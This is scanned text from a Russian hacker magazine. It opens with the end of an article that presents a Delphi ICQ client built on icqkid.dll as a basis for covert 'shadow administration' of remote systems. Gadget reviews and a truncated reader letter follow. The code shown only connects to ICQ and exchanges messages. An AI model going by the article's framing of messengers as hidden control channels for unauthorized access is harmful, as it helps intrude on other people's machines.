Видно, что здесь определено всего три статуса: `free for chat`, `online`, `invisible`. Если ты хочешь пополнить список статусов, пополняй по аналогии, как сделано в функции, однако понадобится найти спецификацию по протоколу ICQ.

Функции `icq_msg_get` и `icq_msg_put` — для получения и отправки простого текстового сообщения соответственно. Полный синтаксис функций такой: для `icq_msg_get` это

```
icq_msg_get(char *ruin, char *msg);
```

Первый аргумент функции возвращает ICQ-номер владельца текстового сообщения, второй аргумент функции возвращает само текстовое сообщение.

Функция `icq_msg_put` имеет следующий полный синтаксис:

```
icq_msg_put(char *duin, char *sendmsg, int putmsglen);
```

первые два аргумента функции получают строковые значения — это ICQ-номер получателя текстового сообщения и само текстовое сообщение, третий аргу-

мент получает числовое значение, а именно длину отправляемого сообщения.


Сейчас сосредоточимся на нашем Delphi-проекте. Создаем форму и раскидываем на ней компоненты Delphi, как это показано на рисунке. Рисунок показывает, какие компоненты мы используем: `TForm`, `TMemo`, `TButton`, `TTimer`. Исходный код, который должен содержаться в проекте, можно посмотреть на листинге №1.

Сохраняем наш проект в рабочий каталог, затем скопируем файл `icqkid.dll` в каталог с сохраненным проектом или в системную папку `windows` (как показано на рис. 2).

Теперь билдим наш проект, нажав на заветную зелененькую кнопку `Run`, или жмем `<F9>`. На C (Borland C 5.5) эти действия выглядели бы так, как показано в листинге №2.


Какие выводы можно сделать из этого небольшого труда? Очень простые! Мы стоим на пороге появления новационных технологий теневого администрирования. Отнесись к новым методам управления удаленной системы серьезно и вникай в них поглубже. Все современные существующие методы легко раскрываются и разгадываются. Таким конторам, как AOL и MSN, придется придумывать новые технологии пресечения несанкционированных доступов к своим клиентам через официальные интернет-службы. Так что поживем — увидим ☺

**Особая благодарность Лозовскому Александру aka Dr. Klouniz, Шакирову Алексею aka Турист и VKE за их неоценимую помощь...**



Компоненты нашего проекта на Delphi

Библиотека `icqkid.dll` в папке с проектом на Delphi



## листинг №1: исходный код на Delphi (с использованием `icqkid.dll`)

```
unit Unit1;
interface
uses
Windows, Messages, SysUtils,
Classes, Graphics, Controls,
Forms, Dialogs,
StdCtrls, ExtCtrls;
type
TForm1 = class(TForm)
Button1: TButton;
Button2: TButton;
Memo1: TMemo;
Timer1: TTimer;

//Объявляем процедуры нашего
небольшого тестового проекта.
//Процедура подключения к ICQ-
серверу после события нажатия
кнопки.
procedure Button1Click(Sender:
```

```
TObject);
//Процедура на проверку входя-
щих сообщений.
procedure Timer1Timer(Sender:
TObject);
//procedure Button2Click(Sender:
TObject);

private
{ Private declarations }
public
{ Public declarations }
end;

var
Form1: TForm1;

//Подключаем DLL в проект
и объявляем DLL функции.
В Delphi это делаем таким не
//хитрым образом:

implementation
procedure icq_activate_connect
(uin:string; passw:string; icqserv-
er:string; port:integer);
stdcall; external 'icqkid.dll'
procedure icq_msg_put
(duin:string; sendmsg:shortstring);
stdcall; external 'icqkid.dll'
procedure icq_msg_get(ruin,
msg: PChar);
```

```
stdcall; external 'icqkid.dll'

{$R *.DFM}

//Описание процедуры на собы-
тие нажатой кнопки
procedure TForm1.Button1Click
(Sender: TObject);
//Тело процедуры подключения
к ICQ-серверу.
begin
//Функция из DLL, первый аргу-
мент — это номер ICQ, второй
аргумент — это пароль
//твоего ICQ-номера, третий
аргумент — это адрес ICQ-сер-
вера, четвертый аргумент —
это //порт ICQ-сервера.
icq_activate_connect('123456',
'XXXXXXXX', 'login.icq.com', 5190);
Memo1.Lines.Add('Connected :');
Timer1.Enabled := True;
end;

//procedure TForm1.Button2Click
(Sender: TObject);
//begin
//icq_msg_put('654321', 'visit
www.icqkid.com');
//Memo1.Lines.Add('Message send');
//end;
```

```
//Обработчик входящих
ICQ-сообщений.
procedure TForm1.Timer1Timer
(Sender: TObject);
var
//Объявляем два строковых
указателя: номер отправителя
и ICQ-сообщение.
ruin,msg:PChar;
begin
//Выделяем место в памяти по
512 байт соответственно для
этих двух аргументов.
GetMem(ruin, 512);
GetMem(msg, 512);
Try
//DLL-функция на предмет входя-
щих сообщений, в которых пара-
метрами являются наши
//два аргумента.
icq_msg_get(ruin, msg);
Memo1.Lines.Add(ruin+' '+msg);
//Memo1.Lines.Add('msg'+ msg);
finally
//Высвобождаем память,
выделенную под аргументы.
FreeMem(ruin);
FreeMem(msg);
end;
end;
end;
```



# ЗАСЕКИТЕ ВРЕМЯ

- \* Сколько Вы потратите на дорогу до магазина и обратно
- \* Сколько Вам придется ждать консультации менеджера в магазине
- \* Сколько Вам придется стоять в очереди

Сколько вы успеете сделать, пока покупка **сама едет к Вам!**

Играй  
просто!  
GamePost



Grand Theft Auto:  
San Andreas (PC-  
DVD)

\$65.99



World of Warcraft  
(UK Version)

\$59.99



Resident Evil 4

\$52.99

\* Доставка  
день в день

\* Моментальные  
консультации по  
телефону

\* Возможность  
заказа через  
интернет и по  
телефону



Тел.: (495) 780-8825  
Факс.: (495) 780-8824

[www.gamepost.ru](http://www.gamepost.ru)



# КРУТЯТСЯ ДИСКИ

## ТЕСТИРУЕМ MP3-ПЛЕЕРЫ СТАРОГО И НОВОГО ГОДА

НА ПЛЕЕР ЗАКАЧИВАЛАСЬ МУЗЫКА РАЗЛИЧНЫХ СТИЛЕЙ, ЗАПИСАННАЯ В РАЗНЫХ ФОРМАТАХ (В ТЕХ, КОТОРЫЕ ПОДДЕРЖИВАЮТСЯ, ЕСТЕСТВЕННО). ИСПОЛЬЗОВАЛИСЬ НАУШНИКИ ИЗ КОМПЛЕКТА ПОСТАВКИ ПЛЕЕРА. ОЦЕНИВАЛАСЬ ПРОСТОТА МЕНЮ, ЛЕГКОСТЬ ЕГО ОСВОЕНИЯ, УДОБСТВО СРЕДСТВ УПРАВЛЕНИЯ. ТАКЖЕ МЫ ОБРАЩАЛИ ВНИМАНИЕ НА ДИЗАЙН ПЛЕЕРА И КОМПЛЕКТ ПОСТАВКИ | СЕРГЕЙ НИКИТИН, TEST LAB

(TEST\_LAB@GAMELAND.RU), ФОТО:АНДРЕЙ МОХОВ

### СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

CHANTECH MP3-SPORT-M15  
CREATIVE ZEN NANO PLUS  
IRIVER T10  
IRIVER T30  
MSI MEGA STICK 528  
SAMSUNG YP-F1  
SAMSUNG YP-T8  
TRANSCEND T.SONIC PHOTO  
QUMO MOBY

TEST\_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ IRR MOSCOW (ТЕЛ. (495) 974-9608, [www.iriverrussia.com](http://www.iriverrussia.com)), NEOGROUP ([www.neo.ru](http://www.neo.ru)), PR-АГЕНСТВО PREMO, А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ MSI, CHANTECH И SAMSUNG

Праздники, каникулы... Наверняка в эти счастливые и свободные от забот дни ты будешь много передвигаться: ездить по друзьям, чтобы отметить все и со всеми, гулять, просто решать какие-то свои проблемы, которые требуют поездок, переходов и т.д. Хорошим спутником в дороге может стать MP3-плеер на flash-памяти, который развлечет тебя во время поездки, благо на рынке сейчас столько моделей этих устройств, что, кажется, только очень-очень ленивый производитель не клепают подобные девайсы. Выбор потребителя в таких условиях довольно затруднен. Для того чтобы ты не утонул в море портативной музыки, мы решили помочь тебе и протестировали девять устройств, которые можно назвать неким срезом доступных сегодня плееров — на срезе хорошо видны все достоинства и недостатки устройств. Так что ты прочитай все внимательно, посмотри на свой бюджет (если о таком понятии вообще может идти речь после праздников) и выбери подходящий плеер.

На рынке плееров сегодня наблюдается следующая тенденция: продукт массовый, поэтому производители идут на разнообразные уловки, чтобы пользователь обратил свое внимание именно на «его» устройство,

лежащее в длинном ряду аналогичных. Как правило, компании идут по самому простому пути — разнообразные дизайнерские изыски. В общем, такой ход логичен, наверняка тебе хочется быть обладателем оригинального девайса, а не стандартной коробки, которую можно увидеть в карманах каждого второго штана, не считая каждого первого. Так что куча вариантов расцветки, некие изыски в форме корпуса — это теперь явления в порядке вещей. Однако плееры в своем большинстве рассчитаны на минимальный набор функций: поддержка пары-тройки форматов звучания, встроенные радио и диктофон, 256 или 512 Мб памяти, наушники и кабель USB в комплекте поставки, — вот и все, что такой девайс предоставит тебе. Впрочем, большинству людей вполне хватает. Если у тебя повышенные запросы, то ищи изделие посерьезней. В общем, тест показал нам прелести двух вещей в плеерах: легкость подключения-копирования файлов (все плееры определяются как USB-драйв) и качество звучания. Даже на наушниках из комплекта поставки звук шел громкий и чистый. На некоторых экземплярах, правда, на высокой громкости начинался кашель и прочие неприятности, но тут уж все зависит от музыкальности твоего слуха.

### Qumo moby (\$170) \*\*\*\*\*

ОБЪЕМ, МБ: 1024

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA

ДОП. ВОЗМОЖНОСТИ: FM-радио

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПОСТАВКИ: наушники, интерфейсный кабель, защитный чехол

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 24x24x24

ВЕС, Г: 18

Да, этот плеер выглядит очень необычно: кубический корпус (размер стороны — 24 мм) стильной расцветки, на котором расположен миниатюрный экранчик и органы управления. Внешний вид заслуживает твердой пятёрки, такая модель наверняка понравится

девочкам, так что на грядущие праздники подарок своей пассии ты, кажется, нашел. Имеются самые разные расцветки, что также немаловажно, если покупаешь плеер для подарка девушке. Также не можем не сказать о легкости использования девайса. Связь с компьютером устанавливается через USB-порт, то есть закачать музыку не составит труда. Управление тоже элементарно, меню небольшое, удобное и продуманное. В комплекте поставки присутствует силиконовый чехол, который предохранит малютку от ушибов. Также стоит отметить гигабайтный объем памяти, встроенное FM-радио и голосистость малыша — звук качественный и громкий. Однако экран плеера маленький и черно-белый, что наверняка понравится



вится далеко не всем. Поддерживает всего два формата аудиофайлов

(пусть они и самые распространенные, в любом случае маловато).

## IRIVER T10 (\$180)\*\*\*\*\*

ОБЪЕМ, МБ: 256

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA, ASF, OGG

ДОП. ВОЗМОЖНОСТИ: диктофон, FM-радио

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПСТАВКИ: наушники, интерфейсный кабель, шнурок для ношения на шее

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 85,5x46x30

ВЕС, Г: 60

Компания IRIVER позиционирует эту модель как плеер для тех, кто занимается спортом и активным отдыхом, поэтому T10 оснащен массивным карабином, позволяющим закрепить его на себе и вести здоровый образ жизни под музыку. Корпус устрой-

ства довольно массивен, потому что плеер работает от обычной пальчиковой батарейки, но при «спортивном» позиционировании такое решение вполне нормально — вот получился крепыш. Что приятно, «крепыш» не страдает болезнью своих собратьев, работающих от батареек, а не от встроенного аккумулятора плееров (свободно падающая крышка, закрывающая отсек). Крепыш имеет грамотную крышку на защелке. По функционалу плеер будет повыше среднего уровня благодаря тому, что поддерживает четыре формата файлов. В остальном же все довольно стандартно. Есть функции радио и диктофона, в комплекте поставки фигурируют такие вещи, как кабель данных и шнурок для ношения на шее. Звук хороший, правда,

наушники из комплекта поставки нам не очень понравились. К системе уп-

равления нужно привыкнуть, за один подход с ней не справишься.



## Transcend T.sonic Photo (\$250)\*\*\*\*\*

ОБЪЕМ, МБ: 512

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA, JPEG

ДОП. ВОЗМОЖНОСТИ: FM-тонер, диктофон, поддержка flash-карт, поддержка технологий PictBridge, порт Video-Out

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПСТАВКИ: наушники, зарядное устройство, интерфейсный кабель, чехол для переноски, фланелька для протирания экрана, кабель Video-Out


ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 88x70x22

ВЕС, Г: 145

Очень серьезное и многофункциональное устройство — квадратная коробочка из серебристого металла, в которой скрывается масса возможностей. Во-первых, мы видим собственно аудиоплеер, кото-

рый, правда, понимает только два формата: MP3 и WMA. Маловато, конечно, зато в комплекте идут не обычные «капельки», а более приличные наушники. Однако звук устройства не очень громкий (но хороший по качеству). Во-вторых, мы получаем мобильный фотоальбом, который работает с фотографиями в формате JPEG. Для показа есть двухдюймовый ЖК-экран с разрешением 640x240 точек, картинки выглядят довольно прилично. Кстати, устройство обладает портом Video-Out, так что фотографии можно посмотреть и на телевизоре. Несмотря на то, что встроенной памяти в плеере всего 512 Мб, с учетом возможности просмотра и аудио-, и графических файлов получается не так много, но поправить положение можно с помощью flash-карты, которые поддерживаются девайсом (SD или MMC). Управление плеером довольно простое,



комплект поставки богатый, возможностями он также не обделен (распечатать с него фотографии, например, можно и не обращаясь к компьютеру). К недостаткам следу-

ет отнести высокую цену и довольно хлипкое крепление заглушки, прикрывающей слот для карточек и USB-интерфейса, а также нечитабельность русских букв в тегах.

## MSI MEGA Stick 528 (\$120)\*\*\*\*\*

ОБЪЕМ, МБ: 512

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA

ДОП. ВОЗМОЖНОСТИ: диктофон, FM-тонер

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПСТАВКИ: USB-удлинитель, наушники

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 30x93x19


ВЕС, Г: 50

Еще один плеер, который, в общем, создан именно для того, чтобы привлечь пользователей дизайном, а не богатым функционалом. Как понятно по названию, корпус устройства похож на некий брусок, а сочный малиновый цвет

привлекает внимание любого взгляда. При беглом осмотре не очень понятно, как соединять плеер с компьютером, но при более подробном становится ясно: нужно отодвинуть крышку отсека батарейки (тип AAA), вставить ее (иначе плеер не заработает) и увидеть, что под этой же крышкой скрыт коннектор USB, то есть никакие провода не нужны, плеер подсоединяется к ПК напрямую. В общем, удобно и хорошо, но необходимость «каждый раз» отодвигать крышку не очень привлекательна. Список возможностей плеера стандартен, но два воспроизводимых формата — мало.

Звук хороший и довольно громкий. Дисплей невелик, как, впрочем, и у большинства участников. Органы управления — удобные и простые.





## Samsung YP-T8 (\$200) \*\*\*\*\*

ОБЪЕМ, МБ: 512

Поддерживаемые форматы: MP3, WMA, Secure WMA, ASF, OGG, MPEG4, JPG, TXT

ДОП. ВОЗМОЖНОСТИ: FM-радио, будильник, диктофон

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПОСТАВКИ: наушники, зарядное устройство, чехол, ремешок для ношения на шее, линейный кабель, интерфейсный кабель

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 44,5x83x15,5

ВЕС, Г: 55

В отличие от веселого, маленького и забавного предыдущего, этот представляет собой серьезное и многофункциональное устройство. По виду больше всего похож на небольшой сотовый телефон, защитный чехол

еще больше усиливает это впечатление. Впрочем, так ничуть не умаляется стильность дизайна, который, однако, в данном случае явно не главное достоинство. Главное — это многофункциональность! Помимо проигрывания музыки (кстати, пяти форматов), это устройство с легкостью справится с текстовыми, графическими и видео-файлами. Очень неплохо для устройства такого размера. Из дополнительных функций присутствуют будильник и FM-тюнер. Звук хорошего качества, тут проблем не обнаружено. В комплект поставки входят все необходимые кабели. Меню и система управления очень удачные — разбираться ни в чем не придется, все интуитивно понятно. Конечно, подобная мультимедийность — это очень хорошо, но небольшого экрана явно не вполне хватает: наслаждаться всем разнообразием



размем сложно. Не рассчитывай на то, что тексты будут читаться так же, как в качественно отпечатанной книге, что фотки будут смотреться как на экране настольного монитора, а

фильмы — показываться с кинематографическим качеством. Конечно, в дороге ты с ними не соскучишься, но сидеть и наслаждаться в кресле, наверное, не получится.

## Chaintech MP3-SPORT-M15 (\$90)\*\*\*\*\*

ОБЪЕМ, МБ: 512

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ: FM-радио, диктофон

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПОСТАВКИ: наушники, интерфейсный кабель

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 45x20x15

ВЕС, Г: 30

Этот плеер подойдет тем, кто не любит таскать на себе тяжести. Благодаря тому, что отсутствует встроенный аккумулятор (идет работа от одной батарейки типа AAA), устройство получилось почти невесомым. Корпус, выполненный из приятного на ощупь материала, несет на себе небольшой ЖК-экран, на котором отображается вся необходимая информация, органы управления, а внутри



скрывается коннектор USB — очень удобно, ничего не торчит, устройство становится меньше по размеру. Плеер выдает громкий звук, наушники в комплекте поставки — стильные. Дополнительные функции довольно стандартные: радиотюнер и диктофон. Чтобы устройство можно было носить с собой, имеются клипса для крепления на пояс и соединительный

коннектор для шнура. Хотя наушники стильные, они явно дисгармонируют с плеером по цвету (черный, наушники же бело-серебристые). Не очень удобная система управления. Маленький черно-белый дисплей понравится далеко не всем. Крышка, закрывающая отсек для батарейки, ничем не крепится к корпусу, следовательно, может легко потеряться.

## Creative Zen Nano Plus (\$140)\*\*\*\*\*

ОБЪЕМ, МБ: 512

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA, WMA DRM

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ: диктофон, FM-радио

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПОСТАВКИ: линейный кабель, шнурок для ношения, наушники, интерфейсный кабель

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 33.5x65.5x13

ВЕС, Г: 34

Эта модель flash-плеера Creative поставляется в чрезвычайно широкой гамме цветовых решений, так что любой модник подберет оттенок, подходящий к его обширному гардеробу. Устройство весит мало, выглядит стильно. Возникает один вопрос: действительно ли белые наушники подходят к оранжевому (в нашем случае) корпусу устрой-



ства. Устройство питается от батарейки типа AAA, что может понравиться многим гораздо больше, чем питание от аккумулятора (взять с собой в дорогу несколько батареек не затруднит никого). К сожалению, крышку батарейного отсека легко потерять, так как она ничем не крепится к корпусу. Система управ-

ления не вызывает нареканий, разве что экран не очень большой, в то же время он качественный. Звук воспроизводится хорошо — громко и без помех. Нас удручило одно — поддержка всего двух форматов воспроизведения. Считаем, что для плеера от Creative вести себя так просто непозволительно.

## IRIVER T30 (\$170)\*\*\*\*\*

ОБЪЕМ, МБ: 512

ПОДДЕРЖ. ФОРМАТЫ: MP3, WMA, ASF, OGG

ДОП. ВОЗМОЖНОСТИ: диктофон, FM-радио

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПОСТАВКИ: наушники, интерфейсный кабель, шнурок для ношения на шее

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 60x30,5x22

ВЕС, Г: 40


При разработке этого плеера от IRIVER явно проявилось стремление сделать акцент на дизайне, а не на функциональности, которая в данном случае находится на среднем уровне среди остальных устройств статьи. Устройство понимает четыре формата звуковых файлов, имеет функции диктофона и радиотюнера, 512 Мб памяти, стандартный комплект поставки, состоящий из самых необходимых вещей: наушников, кабеля для со-

единения с компьютером и шнура для ношения плеера на шее. В общем, крепкий такой середнячок. Справедливости ради не забудем сказать, что звук качественный и громкий, тут никаких проблем нет.

Дизайн отличный — необычный, но стильный, привлекает внимание стопроцентно. Экран не слишком большой, зато система управления продуманная. Был замечен стандартный конструктив-

ный недостаток: крышка отсека питания (плеер работает от батарейки типа AAA) ничем не прикреплена к корпусу, поэтому может упасть и потеряться.

В общем, стильное устройство со средними функциональными возможностями. Нам особо понравилась упаковка: каждый компонент размещен в отдельном картонном пенале, что очень удобно и гарантирует аккуратность в использовании.



## Samsung YP-F1 (\$120)\*\*\*\*\*

ОБЪЕМ, МБ: 256

ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MP3, WMA, ASF, OGG, WAV

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ: FM-радио, сменные панели

ИНТЕРФЕЙС: USB

КОМПЛЕКТ ПОСТАВКИ: наушники, интерфейсный кабель, сменные панели, диктофон

ВОЗМОЖНОСТЬ ОБНОВЛЕНИЯ ПО: да

РАЗМЕРЫ, ММ: 29x63x16,5

ВЕС, Г: 32

Еще один небольшой, но стильный и довольно функциональный плеер. Компания Samsung не зря является производителем популярных мобильных телефонов, она переносит этот опыт и на другие свои продукты. К примеру, миниатюрный плеер YP-F1 стал обладателем одной из черт сотового телефона, а именно сменными разноцветными панелями, пара которых уже есть в стандартном комплекте поставки. Так что теперь твой плеер сможет стать для окружающих сво-

еобразным индикатором твоего настроения. Прагматичные люди обратят внимание на возможность воспроизведения пяти форматов аудиофайлов, функции радио и диктофона, удобную клипсу для крепления на пояс и громкий чистый звук, который вообще характерен для большинства компактных плееров нашего теста. Комплект поставки состоит из диска с утилитами, наушников, сменных панелей, уже названных выше, и кабеля для зарядки и передачи

данных. Да-да, для двух целей служит один и только один кабель: на одном конце jack, на другом — USB. Очень неудобно, так как во время зарядки ты не сможешь слушать свою любимую музыку. Так что если присматриваешь себе стильный и функциональный плеер небольших размеров, то, возможно, мы только что рассказали о твоем выборе, если, конечно, ты готов смириться с миниатюрным экранчиком и далеко не самой удобной системой управления.

**Выводы:** ВСЕ ПЛЕЕРЫ НЕПЛОХИ, ИЩИ В НИХ ТУ ФИШКУ, КОТОРАЯ НУЖНЕЕ ТЕБЕ: ДИЗАЙН, РАБОТА ОТ БАТАРЕИ ИЛИ АККУМУЛЯТОРА, ПОДДЕРЖКА МНОГИХ ФОРМАТОВ, ФУНКЦИОНАЛЬНОСТЬ И Т.Д. СЕГОДНЯ «ВЫБОРОМ РЕДАКЦИИ», ЗАСЛУЖЕННО И БЛАГОДАРИЯ СВОИМ ВОЗМОЖНОСТЯМ, СТАНОВИТСЯ IRIVER T30. «ЛУЧШАЯ ПОКУПКА» — ЭТО SAMSUNG YP-F1. ЕГО ЦЕНА ДОВОЛЬНО ПРИВЛЕКАТЕЛЬНА, И ОНА КОМПЕНСИРУЕТ НЕДОСТАТКИ УСТРОЙСТВА. НАПОСЛЕДОК ХОТИМ ОБРАТИТЬ ТВОЕ ВНИМАНИЕ НА КОМБАЙН ОТ КОМПАНИИ TRANSCEND И МАЛЮТКУ ОТ QUMO — НАВЕРНЯКА ОНИ НАЙДУТ СВОИХ ПОКЛОННИКОВ

**технические характеристики:**

КОЛИЧЕСТВО ОСНОВНЫХ КЛАВИШ, ШТ: 104

КОЛИЧЕСТВО ДОПОЛНИТЕЛЬНЫХ КЛАВИШ, ШТ: 8

ЦВЕТ: **серебряный**ИНТЕРФЕЙС С ПК: **USB**МАТЕРИАЛ: **сплав металлический**РАЗМЕРЫ, ММ: **368x150x22**ЦЕНА, \$: **40**

Компьютерная индустрия выпускает множество разнообразнейших устройств — на рынке представлены все разновидности. Если когда-то на прилавках магазинов можно было встретить только два типа устройств — 1) дешевые, соответствующего качества и 2) хорошие, но очень дорогие — то сейчас, к счастью, ситуация изменилась. Каждый человек может найти свой продукт, подходящий по внешнему виду, функционалу и цене. Плюс эти параметры могут очень неплохо сочетаться друг с другом. Недорогое устройство может оказаться очень функциональным, а функциональное — стильным. Эта тенденция не обошла и клавиатуры, сегодня можно, не особо напрягаясь, найти такое устройство, что и не подумаешь, как в давние времена их подбирали по остаточному принципу вместе с мышью. Современная клавиатура — это почти имиджевая вещь, по которой можно сказать многое о ее хозяине. Ты согласен с тем, что по клавиатуре можно судить о человеке? Ты хочешь, чтобы мнение о тебе звучало как «стильный и серьезный»? Тогда присмотришься к устройству Hiper HCK-1S18A-RU — к серебристой «клаве» из металлического сплава.

Наша героиня выглядит совершенно замечательно: цвет смотрится очень хорошо, отливает металлом. Уже когда доставали клавиатуру из коробки, мы поняли, что нам досталась вещь солидная и серьезная, так как она весит немало, при желании ей можно отбиться от посягательств врагов на твой компьютер. Чтобы обзавестись подобным

# Железная клава

## HIPER HCK-1S18A-RU

TEST\_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ HIPER | **СЕРГЕЙ НИКИТИН, TEST\_LAB (TEST\_LAB@GAMELAND.RU)**



средством самообороны, даже не придется отключать ее от ПК — длина провода составляет полтора метра. Соответственно, подключение не вызывает никаких проблем: дотянул шнур до порта USB, соединил — и все, можно работать.

Кстати, работа идет удобно. Быстрые клавиши предлагают одним нажатием вызвать браузер или почтовый клиент, а также позволяют полностью контролировать процесс проигрывания мультимедийных файлов, управляя плеером. Обычные клавиши расположились, в общем, довольно традиционным образом, за одним исключением: девять служебных клавиш (Pause, End и т.д.) расквартированы не двумя блоками над стрелочками, а равномерно по всей клавиатуре. На самом деле этот ход имеет достоинства и недостатки. С одной стороны, уменьшены общие размеры клавиатуры, с другой же — тем людям, которые привыкли к классической раскладке, потребуется время на привыкание к новой, наверняка будут ошибки при вводе, особенно поначалу.

Разобравшись с расположением клавиш, перейдем к смыслу существования клавиатуры, то есть, собственно, к нажиманию на эти клавиши, кстати, довольно приятно. Во-первых, ход клавиш мягкий, то есть нажатия оставляют приятные тактильные ощущения. Во-вторых, шум от нажатий негромкий — лишь классический шум, с которым и ассоциируется работа с клавиатурой компьютера. Кстати, ты не забыл, что клавиатура у нас сделана не из вульгарной пластмассы, а из сплава металлов? Если не забыл, то хорошо. Если забыл, то мы напомнили тебе. Настало самое время задать вопрос: «А что, кроме увеличенного веса, это дает нам?» Ответ прост и гласит о практичности: «Долголетие устройства». Такую клавиатуру можно использовать очень долго, можно не бояться, что клавиши сотрутся, что клавиатура повредится при падении с небольшой высоты, да и легкие внешние ударные воздействия также не помешают ее работе.

Стоит немного вернуться в начало статьи — туда, где мы говорили о внешнем виде устройства. Серебристый (космический) цвет корпуса придает особый шик его плавным изгибам. Сама по себе клавиатура довольно тонкая, что также добавляет ей шарма. Подводя итог, можно сказать, что, если ты ищешь себе необычную клавиатуру, которая могла бы долго служить тебе верой и правдой, а также выделяясь из ряда стандартных поделок, свидетельствовать о твоём хорошем вкусе, то ты вряд ли пожалеешь сорок долларов на Hiper HCK-1S18A-RU! 🎯

# е-МЫЛО

ПИШИТЕ ПИСЬМА!  
SPEC@REAL.HAKER.RU

НА ПИСЬМА ОТВЕЧАЛ SKYWRITER

**ОТ:** никита веревкин [mrslang@rambler.ru]

**ТЕМА:** Help me

Здравствуйте, мною уважаемая редакция журнала «Спец Хакер». Пишу я вам в первый раз, ибо у меня появились две небольших проблемы:

**1** У меня два компа. Один мой, другой брата, и оба подключены к рунету. Я выхожу в инет через hub, который, соответственно, подключен к компу брата.

Но проблема в том, что мы не можем сидеть одновременно в интернете. Я узнал, что надо сделать сеть через три компа и тогда все будет тип-топ. Подскажите, пожалуйста, как можно решить эту проблему по-другому.

**2** А вторая проблема такова. Я подключен к Стриму, и обещанная скорость должна быть 7,5 Мб, а реальная скорость у меня от 400 до 700 Кб/с. Я бы и сам решил эту проблему, но этот Стрим вообще офигел, дозвониться нереально. Кто виноват: Стрим или я что-нибудь не так сделал?

Подскажите, пожалуйста.

Мною уважаемая редакция журнала «Спец Хакер».

Ваш читатель с начала жизни вашего журнала. mr.slange

**ОТВЕТ:** Здравствуй, милый Никита!

С удовольствием прочитали твоё письмо! Очень жаль, что у тебя, обладателя двух компов и Стрима, проблемы. Мы всей редакцией посочувствовали, а Доктор даже пустил слезу. После минуты молчания мы отложили редколлегию, сели и дружно устроили брейншторм — проблемы-то надо решать! И вот что мы надумали:

